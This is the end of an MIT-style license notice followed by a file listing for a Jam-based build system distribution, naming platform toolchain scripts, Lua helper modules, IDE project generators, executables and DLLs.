The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED 'AS IS', WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

Jambase.jam

jam

lua

base.lua

ex.lua

expand.lua

getopt.lua

io\_ext.lua

lanes.lua

list.lua

lom.lua

object.lua

string\_ext.lua

table\_ext.lua

xmlize.lua

directx.jam

dotnet.jam

mfc.jam

midl.jam

mysql.jam

qt.jam

win32resource.jam

wxwidgets.jam

c-autodetect.jam

androidndk-autodetect.jam

androidndk-gcc.jam

bada-autodetect.jam  
bada-mingw-debug.jam  
bada-mingw-release.jam  
bada-mingw-releaseltcg.jam  
bada-mingw.jam  
c-gcc-autodetect.jam  
c-gcc.jam  
c-mingw-autodetect.jam  
c-mingw.jam  
c-vc-crt-defines.jam  
c-vc.jam  
global-debug.jam  
global-release.jam  
global-releaseltcg.jam  
ipad-autodetect.jam  
ipad-gcc-debug.jam  
ipad-gcc-release.jam  
ipad-gcc-releaseltcg.jam  
ipad-gcc.jam  
ipadsimulator-autodetect.jam  
ipadsimulator-gcc-debug.jam  
ipadsimulator-gcc-release.jam  
ipadsimulator-gcc-releaseltcg.jam  
ipadsimulator-gcc.jam  
iphone-autodetect.jam

iphone-gcc-debug.jam  
iphone-gcc-release.jam  
iphone-gcc-releaseltcg.jam  
iphone-gcc.jam  
iphonesimulator-autodetect.jam  
iphonesimulator-gcc-debug.jam  
iphonesimulator-gcc-release.jam  
iphonesimulator-gcc-releaseltcg.jam  
iphonesimulator-gcc.jam  
linux32-autodetect.jam  
linux32-gcc-debug.jam  
linux32-gcc-release.jam  
linux32-gcc-releaseltcg.jam  
linux32-gcc.jam  
linux64-autodetect.jam  
linux64-gcc-debug.jam  
linux64-gcc-release.jam  
linux64-gcc-releaseltcg.jam  
linux64-gcc.jam  
macosx-gcc.jam  
macosx32-autodetect.jam  
macosx32-gcc-debug.jam  
macosx32-gcc-release.jam  
macosx32-gcc-releaseltcg.jam  
macosx32-gcc.jam



macosx64-autodetect.jam  
macosx64-gcc-debug.jam  
macosx64-gcc-release.jam  
macosx64-gcc-releaseltcg.jam  
macosx64-gcc.jam  
macosxppc-autodetect.jam  
macosxppc-gcc-debug.jam  
macosxppc-gcc-release.jam  
macosxppc-gcc-releaseltcg.jam  
macosxppc-gcc.jam  
nacl32-autodetect.jam  
nacl32-gcc-debug.jam  
nacl32-gcc-release.jam  
nacl32-gcc-releaseltcg.jam  
nacl32-gcc.jam  
nacl64-autodetect.jam  
nacl64-gcc-debug.jam  
nacl64-gcc-release.jam  
nacl64-gcc-releaseltcg.jam  
nacl64-gcc.jam  
pandora-autodetect.jam  
pandora-gcc.jam  
win32-autodetect.jam  
win32-mingw-debug.jam  
win32-mingw-release.jam

win32-mingw-releaseltcg.jam

win32-mingw.jam

win32-vc-debug.jam

win32-vc-release.jam

win32-vc-releaseltcg.jam

win64-autodetect.jam

win64-vc-debug.jam

win64-vc-release.jam

win64-vc-releaseltcg.jam

win64-vc.jam

xbox360-autodetect.jam

xbox360-debug-vc.jam

xbox360-release-vc.jam

xbox360-releaseltcg-vc.jam

xbox360-vc.jam

c.jam

copyfile.jam

csharp.jam

DumpJamTargetInfo.jam

FoldersToJamfile.lua

FolderTree.lua

codeblocks.jam

codeblocks.lua

vs200x.jam

vs200x.lua

vs201x.jam

vs201x.lua

none.lua

vc6.jam

vc6.lua

vs2003.jam

vs2003.lua

vs2005.jam

vs2005.lua

vs2008.jam

vs2008.lua

vs2010.jam

vs2010.lua

xcode.jam

xcode.lua

JamToWorkspace.lua

VCProjToJamfile.lua

WriteJamfileHelper.lua

jam.exe

base.lua

ex.lua

expand.lua

getopt.lua

io\_ext.lua

lanes.lua

list.lua  
lom.lua  
object.lua  
string\_ext.lua  
table\_ext.lua  
xmlize.lua  
lua.exe  
lua5.1.dll  
lua51.dll  
luaplus51-1201.dll  
ex.dll  
filefind.dll  
lua51-lanes.dll  
lxp.dll  
md5.dll  
uuid.dll  
ziparchive.dll  
LICENSE  
folderstojamfile.sh  
workspace.sh  
folderstojamfile.bat  
vcprojtojamfile.bat  
workspace.bat

---

Unless it is specified above, there are no modifications to the listed files.